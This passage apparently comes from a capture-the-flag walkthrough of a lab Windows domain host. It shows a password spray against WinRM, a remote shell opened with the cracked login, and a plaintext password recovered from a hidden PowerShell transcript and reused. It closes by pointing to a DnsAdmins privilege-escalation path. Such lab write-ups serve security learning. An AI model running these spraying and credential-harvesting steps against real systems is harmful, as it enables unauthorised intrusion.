[-] 10.10.10.169:5985 - LOGIN FAILED: megabank.local\angela:Welcome123! (Incorrect: )
[-] 10.10.10.169:5985 - LOGIN FAILED: megabank.local\felicia:Welcome123! (Incorrect: )
[-] 10.10.10.169:5985 - LOGIN FAILED: megabank.local\gustavo:Welcome123! (Incorrect: )
[-] 10.10.10.169:5985 - LOGIN FAILED: megabank.local\ulf:Welcome123! (Incorrect: )
[-] 10.10.10.169:5985 - LOGIN FAILED: megabank.local\stevie:Welcome123! (Incorrect: )
[-] 10.10.10.169:5985 - LOGIN FAILED: megabank.local\claire:Welcome123! (Incorrect: )
[-] 10.10.10.169:5985 - LOGIN FAILED: megabank.local\paulo:Welcome123! (Incorrect: )
[-] 10.10.10.169:5985 - LOGIN FAILED: megabank.local\steve:Welcome123! (Incorrect: )
[-] 10.10.10.169:5985 - LOGIN FAILED: megabank.local\annette:Welcome123! (Incorrect: )
[-] 10.10.10.169:5985 - LOGIN FAILED: megabank.local\annika:Welcome123! (Incorrect: )
[-] 10.10.10.169:5985 - LOGIN FAILED: megabank.local\per:Welcome123! (Incorrect: )
[-] 10.10.10.169:5985 - LOGIN FAILED: megabank.local\claude:Welcome123! (Incorrect: )
[+] 10.10.10.169:5985 - Login Successful: megabank.local\melanie:Welcome123!
[-] 10.10.10.169:5985 - LOGIN FAILED: megabank.local\zach:Welcome123! (Incorrect: )
[-] 10.10.10.169:5985 - LOGIN FAILED: megabank.local\simon:Welcome123! (Incorrect: )
[-] 10.10.10.169:5985 - LOGIN FAILED: megabank.local\naoki:Welcome123! (Incorrect: )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```




```
┌──(root💀kali)-[~/Downloads/evil-winrm]
└─# ./evil-winrm.rb -u melanie -p Welcome123! -i 10.10.10.169

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\melanie\Documents> whoami
megabank\melanie
*Evil-WinRM* PS C:\Users\melanie\Documents> dir
*Evil-WinRM* PS C:\Users\melanie\Documents> cd ../
*Evil-WinRM* PS C:\Users\melanie> dir


    Directory: C:\Users\melanie


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        12/4/2019   2:47 AM                Desktop
d-r---        12/4/2019   2:46 AM                Documents
d-r---        7/16/2016   6:18 AM                Downloads
d-r---        7/16/2016   6:18 AM                Favorites
d-r---        7/16/2016   6:18 AM                Links
d-r---        7/16/2016   6:18 AM                Music
d-r---        7/16/2016   6:18 AM                Pictures
d-----        7/16/2016   6:18 AM                Saved Games
d-r---        7/16/2016   6:18 AM                Videos


*Evil-WinRM* PS C:\Users\melanie> cd Desktop
*Evil-WinRM* PS C:\Users\melanie\Desktop> dir


    Directory: C:\Users\melanie\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        12/3/2019   7:33 AM             32 user.txt


*Evil-WinRM* PS C:\Users\melanie\Desktop> type user.txt
0c3be45fcfe249796ccbee8d3a978540
```



```
*Evil-WinRM* PS C:\Users\melanie\Desktop> cd C:\
*Evil-WinRM* PS C:\> dir


    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        9/25/2019   6:19 AM                PerfLogs
d-r---        9/25/2019  12:39 PM                Program Files
d-----       11/20/2016   6:36 PM                Program Files (x86)
d-r---        12/4/2019   2:46 AM                Users
d-----        12/4/2019   5:15 AM                Windows


*Evil-WinRM* PS C:\> dir -force


    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d--hs-        12/3/2019   6:40 AM                $RECYCLE.BIN
d--hsl        9/25/2019  10:17 AM                Documents and Settings
d-----        9/25/2019   6:19 AM                PerfLogs
d-r---        9/25/2019  12:39 PM                Program Files
d-----       11/20/2016   6:36 PM                Program Files (x86)
d--h--        9/25/2019  10:48 AM                ProgramData
d--h--        12/3/2019   6:32 AM                PSTranscripts
d--hs-        9/25/2019  10:17 AM                Recovery
d--hs-        9/25/2019   6:25 AM                System Volume Information
d-r---        12/4/2019   2:46 AM                Users
d-----        12/4/2019   5:15 AM                Windows
-arhs-       11/20/2016   5:59 PM         389408 bootmgr
-a-hs-        7/16/2016   6:10 AM              1 BOOTNXT
-a-hs-        5/27/2021  11:12 AM      402653184 pagefile.sys
```




```
*Evil-WinRM* PS C:\> cd PSTranscripts
*Evil-WinRM* PS C:\PSTranscripts> dir
*Evil-WinRM* PS C:\PSTranscripts> dir -force


    Directory: C:\PSTranscripts


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d--h--        12/3/2019   6:45 AM                20191203


*Evil-WinRM* PS C:\PSTranscripts> cd 20191203
*Evil-WinRM* PS C:\PSTranscripts\20191203> dir
*Evil-WinRM* PS C:\PSTranscripts\20191203> dir -force


    Directory: C:\PSTranscripts\20191203


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-arh--        12/3/2019   6:45 AM           3732 PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt
```




```
*Evil-WinRM* PS C:\PSTranscripts\20191203> type PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt
**********************
Windows PowerShell transcript start
Start time: 20191203063201
Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding
Process ID: 2800
PSVersion: 5.1.14393.2273
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
Command start time: 20191203063455
**********************
PS>TerminatingError(): "System error."
>> CommandInvocation(Invoke-Expression): "Invoke-Expression"
>> ParameterBinding(Invoke-Expression): name="Command"; value="-join($id,'PS ',$(whoami),'@',$env:computername,' ',$((gi $pwd).Name),'> ')
if (!$?) { if($LASTEXITCODE) { exit $LASTEXITCODE } else { exit 1 } }"
>> CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="Stream"; value="True"
**********************
Command start time: 20191203063455
**********************
PS>ParameterBinding(Out-String): name="InputObject"; value="PS megabank\ryan@RESOLUTE Documents> "
PS megabank\ryan@RESOLUTE Documents>
**********************
Command start time: 20191203063515
**********************
PS>CommandInvocation(Invoke-Expression): "Invoke-Expression"
>> ParameterBinding(Invoke-Expression): name="Command"; value="cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!

if (!$?) { if($LASTEXITCODE) { exit $LASTEXITCODE } else { exit 1 } }"
```


ryan:Serv3r4Admin4cc123!



```
*Evil-WinRM* PS C:\PSTranscripts\20191203> net user ryan /domain
User name                    ryan
Full Name                    Ryan Bertrand
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/27/2021 12:29:02 PM
Password expires             Never
Password changeable          5/28/2021 12:29:02 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Contractors
The command completed successfully.
```




```
┌──(root💀kali)-[~/Downloads/evil-winrm]
└─# ./evil-winrm.rb -u ryan -p Serv3r4Admin4cc123! -i 10.10.10.169

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\ryan\Documents> whoami
megabank\ryan
*Evil-WinRM* PS C:\Users\ryan\Documents> cd ..
```



```
*Evil-WinRM* PS C:\Users\ryan> cd Desktop
*Evil-WinRM* PS C:\Users\ryan\Desktop> dir -force


    Directory: C:\Users\ryan\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        12/3/2019   7:34 AM            155 note.txt


*Evil-WinRM* PS C:\Users\ryan\Desktop> type note.txt
Email to team:

- due to change freeze, any system changes (apart from those to the administrator account) will be automatically reverted within 1 minute
```


ryan is in DNSadmins group



```
*Evil-WinRM* PS C:\Users\ryan\Desktop> whoami /all

USER INFORMATION
================

User Name     SID
============= ==============================================
megabank\ryan S-1-5-21-1392959593-3013219662-3596683436-1105


GROUP INFORMATION
=================

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ===============================================================
===============
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, En
abled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, En
abled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, En
abled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, En
abled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, En
abled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, En
abled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, En
abled group
MEGABANK\Contractors                       Group            S-1-5-21-1392959593-3013219662-3596683436-1103 Mandatory group, Enabled by default, En
abled group
MEGABANK\DnsAdmins                         Alias            S-1-5-21-1392959593-3013219662-3596683436-1101 Mandatory group, Enabled by default, En
abled group, Local Group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, En
abled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192


PRIVILEGES INFORMATION
======================

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
=======================

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
```


https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/from-dnsadmins-to-system-to-domain-compromise

Using MSFVenom to create a Reverse Shell DLL

